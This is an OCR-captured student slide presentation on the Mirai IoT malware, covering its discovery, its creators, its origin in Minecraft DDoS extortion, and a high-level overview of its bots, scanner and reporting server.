IoT Malware

Dell’Eva Luigi
Ditu Ion Andy
Germenia Riccardo

What is Mirai malware?

First found in 2016 by MalwareMustDie [1]

Targets **IoT devices**


The infected devices assemble a **Botnet**

Allows to perform **DDoS attacks**

[1] MalwareMustDie is a security research work group.

Who is behind it?

- Paras Jha alias “Anna-senpai”
- Dalton Norman
- Josiah White



https://www.malwarebytes.com/what-was-the-mirai-botnet

Who is behind it?

- Paras Jha alias “Anna-senpai” →
- Dalton Norman
- Josiah White

After the first attacks published online the source code of Mirai. Still available on HackForums

https://www.malwarebytes.com/what-was-the-mirai-botnet

Who is behind it?

- Paras Jha alias “Anna-senpai”
- Dalton Norman
- Josiah White


After the first attacks published online the source code of Mirai. Still available on HackForums

FUN FACT

It was initially created to launch DDoS attacks on Minecraft servers to start a protection racket.


https://www.malwarebytes.com/what-was-the-mirai-botnet

How does Mirai work?



https://www.hindawi.com/journals/scn/2018/7178164/

How does Mirai work?




https://www.hindawi.com/journals/scn/2018/7178164/

How does Mirai work?

Mirai bots


It performs three main activities:

1. **Masking**: deletes itself from the machines
2. **Killer**: tries to kill any competing malware
3. **Scanner**: wide-range scan for other vulnerable devices (dictionary-based attack)




https://www.hindawi.com/journals/scn/2018/7178164/

How does Mirai work?



https://www.hindawi.com/journals/scn/2018/7178164/

How does Mirai work?



Reporting server


Receives vulnerability results from the **Bots**, including IP address, port and username and password of the target.

https://www.hindawi.com/journals/scn/2018/7178164/

How does Mirai work?


Reporting server

Receives vulnerability results from the **Bots**, including IP address, port and username and password of the target.



https://www.hindawi.com/journals/scn/2018/7178164/

How does Mirai work?

